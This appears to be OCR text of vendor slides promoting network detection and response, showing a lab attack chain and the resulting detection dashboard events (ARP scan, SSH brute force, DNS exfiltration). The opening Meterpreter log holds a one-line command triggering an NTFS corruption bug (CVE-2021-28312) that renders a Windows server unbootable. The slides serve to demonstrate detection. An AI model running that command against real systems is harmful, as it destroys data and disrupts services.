
```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > shell
Process 4928 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd c:\:$i30:$bitmap
cd c:\:$i30:$bitmap
The file or directory is corrupted and unreadable.

C:\Users\Administrator>
[*] 192.168.255.2 - Meterpreter session 1 closed.  Reason: Died
```

Exploitation leads to corruption of the file system that reboots the device and after which the device is unable to boot into the operating system. It cannot be easily fixed - only the reinstallation of the system can fix the issue even though the Windows tries to fix it itself. All services provided by the machine are not available anymore thus it leads to an impact on company operations.

Windows server 192.168.255.2

Impact

Attacker exploits a vulnerability of NTFS that leads to corruption of file system (CVE-2021-28312)



Windows server
192.168.255.2

Impact

Windows server is offline, Samba service is no longer available, and company operation is disrupted

Why do you need NDR?

“Your detection and response capabilities are more important than blocking and prevention. Monitoring and analytics should be at the core of all next-generation security platforms.”

Neil MacDonald
VP Distinguished Analyst, Gartner
Security & Risk Management Summit
London 2015






Foto taken by Pavel Minarik on old cell phone, please mind the quality

Main Drivers for NDR Technology



Prevention is failing

Preventive measures and tools such as firewalls or antiviruses fail to prevent cyber security incidents and compromise.




Traffic volume grows

Traffic volume in enterprise networks starts to grow exponentially, especially in the east-west direction, existing tools lack required scale.

Encryption is used


More and more traffic is encrypted making the signature-based threat detection limited. Perfect forward secrecy limits decryption options.



Advanced threats

Threat actors are more sophisticated, backed by AI tools, cyber crime is a profitable business and defenders are falling behind.

Think Scale
Think Hybrid




Progress®

Slides Replacing the Live Demo

Summary

Last 12 hours

Events — 1.2.225.42 (node-j6y.pool-1-2.dynamic.nt-isp.net) has the highest number of detected events 24

Threat Score — 192.168.255.1 (...) has the highest Threat Score 67 - See the list of hosts sorted by Threat Score

2025-03-16 19:31 - 2025-03-17 07:31

MITRE ATT&CK Matrix

Last 24 hours (generic time span)

Reconnaissance	Initial Access	Execution	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
2	0	0	2	3	2	1	1	3	2
Active Scanning (2)	Drive-by Compromise (0)	User Execution (0)	Brute Force (2)	Network Service Discovery (2)	Exploitation of Remote Services (1)	Adversary-in-the-Middle (0)	Application Layer Protocol (1)	Automated Exfiltration (2)	Data Enc... (0)
	External Remote Services (0)		Exploitation for Credential Access (0)	Network Share Discovery (2)	Lateral Tool Transfer (1)	Audio Capture (0)	Dynamic Resolution (0)	Exfiltration Over Al... Protocol (1)	
	Hardware Additions (0)			Remote System Discovery (2)	Remote Services (0)	Data from Network Shared Drive (1)	Encrypted Channel (0)		
							Ingress T...		

2025-03-16 07:33 - 2025-03-17 07:33

Overview

Summary of detected events, prioritized hosts, mapping to MITRE ATT&CK framework

Credential Access

Techniques total: 1 Events total: 2

#	ID	TECHNIQUES	DETECTION TIME	LAST UPDATE	P	EVENT TYPE	SOURCE	TARGETS	DATA FEED
1	#556	Brute Force: Password Guessing	2025-03-17 06:45:44	2025-03-17 06:50:44	C	DICTATTACK	192.168.255.1	192.168.255.3	Default
2	#557	Brute Force: Password Guessing	2025-03-17 06:45:44	2025-03-17 06:50:44	C	SSHDICT	192.168.255.1	192.168.255.3	Default

Discovery

Techniques total: 3 Events total: 3

#	ID	TECHNIQUES	DETECTION TIME	LAST UPDATE	P	EVENT TYPE	SOURCE	TARGETS	DATA FEED
1	#555	Network Service Discovery, Network Share Discovery	2025-03-17 06:43:19	2025-03-17 06:48:20	H	SCANS	192.168.255.1	192.168.255.2 192.168.255.3	Default
2	#554	Network Service Discovery, Remote System Discovery, Network Share Discovery	2025-03-17 06:43:17	2025-03-17 06:48:18	L	DIVCOM	192.168.255.1	192.168.255.0 192.168.255.1 192.168.255.2 ... more	Default
3	#553	Remote System Discovery	2025-03-17 06:42:46	2025-03-17 06:47:46	H	SCANS	192.168.255.1	192.168.255.0 192.168.255.1 192.168.255.2 ... more	Default

Collection

Techniques total: 1 Events total: 1

#	ID	TECHNIQUES	DETECTION TIME	LAST UPDATE	P	EVENT TYPE	SOURCE	TARGETS
1	#570	Data from Network Shared Drive, Automated Exfiltration	2025-03-17 06:53:50	2025-03-17 06:58:50	L	HIGHTRANSF	192.168.255.1	1.2.225.42 (node-j6y.pool...mic.nt-isp.net) 192.168.255.2

Command and Control

Techniques total: 1 Events total: 1

#	ID	TECHNIQUES	DETECTION TIME	LAST UPDATE	P	EVENT TYPE	SOURCE	TARGETS
1	#571	Application Layer Protocol: DNS	2025-03-17 06:54:38	2025-03-17 06:54:38	H	DNSANOMALY	192.168.255.1	1.2.2

Exfiltration

Techniques total: 2 Events total: 3

#	ID	TECHNIQUES	DETECTION TIME	LAST UPDATE	P	EVENT TYPE	SOURCE	TARGETS
1	#573	Exfiltration Over Alternative Protocol	2025-03-17 06:54:38	2025-03-17 06:54:38	H	DNSANOMALY	192.168.255.1	1.2.2
2	#574	Automated Exfiltration	2025-03-17 06:54:38	2025-03-17 06:54:38	C	UPLOAD	192.168.255.1	1.2.2
3	#570	Data from Network Shared Drive, Automated Exfiltration	2025-03-17 06:53:50	2025-03-17 06:58:50	L	HIGHTRANSF	192.168.255.1	1.2.2 192.168

Events

Detected events representing individual steps of the attack

Date: Custom | From: 2025-03-16 19:31 | To: 2025-03-17 07:31 | Perspective: Security issues | Data feed: -- Unspecified -- | Source IP:

METHODS | IDS CATEGORIES | EVENT #553

Type Port scanning (SCANS)

Subtype ARP
Reports scanning of the alive devices in the network using the ARP protocol. Using this technique, the attacker is able to identify available devices in the same network subnet for subsequent attacks.

Detail ARP scan (attempts with response: 3, attempts without response: 253, targets: 256).

MITRE ATT&CK Tactic: Discovery » Technique: Remote System Discovery

Detection time	2025-03-17 06:42:46	**Event source**	192.168.255.1 (unknown)	**Probability**	100 %
Last update	2025-03-17 06:47:46	**Captured source hostname**	N/A	**False positive**	No
First flow	2025-03-17 06:40:38	**MAC address**	08:00:27:2f:8d:f7	**Detected by instance**	Default
		User identity	N/A	**Data feed**	Default

TARGETS (256) | COMMENTS (0) | CATEGORIES (0) | ATTRIBUTES | EVENT EVIDENCE | RELATED IDS EVENTS (0)

ALL IP ADDRESSES | BY COUNTRY | BY IP | BY APPLICATION

192.168.255.0 (unknown)	192.168.255.1 (unknown)	192.168.255.2 (unknown)	192.168.255.3 (unknown)	192.168.255.4 (unknown)	192.168.255.5 (
192.168.255.6 (unknown)	192.168.255.7 (unknown)	192.168.255.8 (unknown)	192.168.255.9 (unknown)	192.168.255.10 (unknown)	192.1
192.168.255.12 (unknown)	192.168.255.13 (unknown)	192.168.255.14 (unknown)	192.168.255.15 (unknown)	192.168.255.16 (unknown)	
192.168.255.18 (unknown)	192.168.255.19 (unknown)	192.168.255.20 (unknown)	192.168.255.21 (unknown)	192.168.255.22 (unknown)	
192.168.255.24 (unknown)	192.168.255.25 (unknown)	192.168.255.26 (unknown)	192.168.255.27 (unknown)	192.168.255.28 (unknov	
192.168.255.30 (unknown)	192.168.255.31 (unknown)	192.168.255.32 (unknown)	192.168.255.33 (unknown)	192.168.255.34 (unknov	
192.168.255.36 (unknown)	192.168.255.37 (unknown)	192.168.255.38 (unknown)	192.168.255.39 (unknown)	192.168.255.40 (unknov	
192.168.255.42 (unknown)	192.168.255.43 (unknown)	192.168.255.44 (unknown)	192.168.255.45 (unknown)	192.168.255.46 (unknov	
192.168.255.48 (unknown)	192.168.255.49 (unknown)	192.168.255.50 (unknown)	192.168.255.51 (unknown)	192.168.255.52 (unknov	
192.168.255.54 (unknown)	192.168.255.55 (unknown)	192.168.255.56 (unknown)	192.168.255.57 (unknown)	192.168.255.58 (unknov	
192.168.255.60 (unknown)	192.168.255.61 (unknown)	192.168.255.62 (unknown)	192.168.255.63 (unknown)	192.168.255.64 (unknov	
192.168.255.66 (unknown)	192.168.255.67 (unknown)	192.168.255.68 (unknown)	192.168.255.69 (unknown)	192.168.255.70 (unknov	

Discovery

Network discovery using ARP scan to identify hosts in the same network subnet

Date: Custom | From: 2025-03-16 19:31 | To: 2025-03-17 07:31 | Perspective: Security issues | Data feed: -- Unspecified -- | Source IP:

METHODS | IDS CATEGORIES | EVENT #557

Type SSH attack (SSHDICT)

Subtype General
Reports the password-guessing attacks (dictionary or brute-force based) on an SSH server. This may indicate an attacker's activity to get unauthorized access to a service or the fact that SSH protocol is being used for the purpose of monitoring in an excessive but legitimate way.

Detail Attack from a single attacker has been detected. This attack was unsuccessful. Current targets: 1, attempts: 82, upload: 157.17 KiB, maximal upload: 2.07 KiB; total targets: 1, attempts: 102, upload: 194.96 KiB, maximal upload: 2.17 KiB.

MITRE ATT&CK Tactic: Credential Access » Technique: Brute Force: Password Guessing

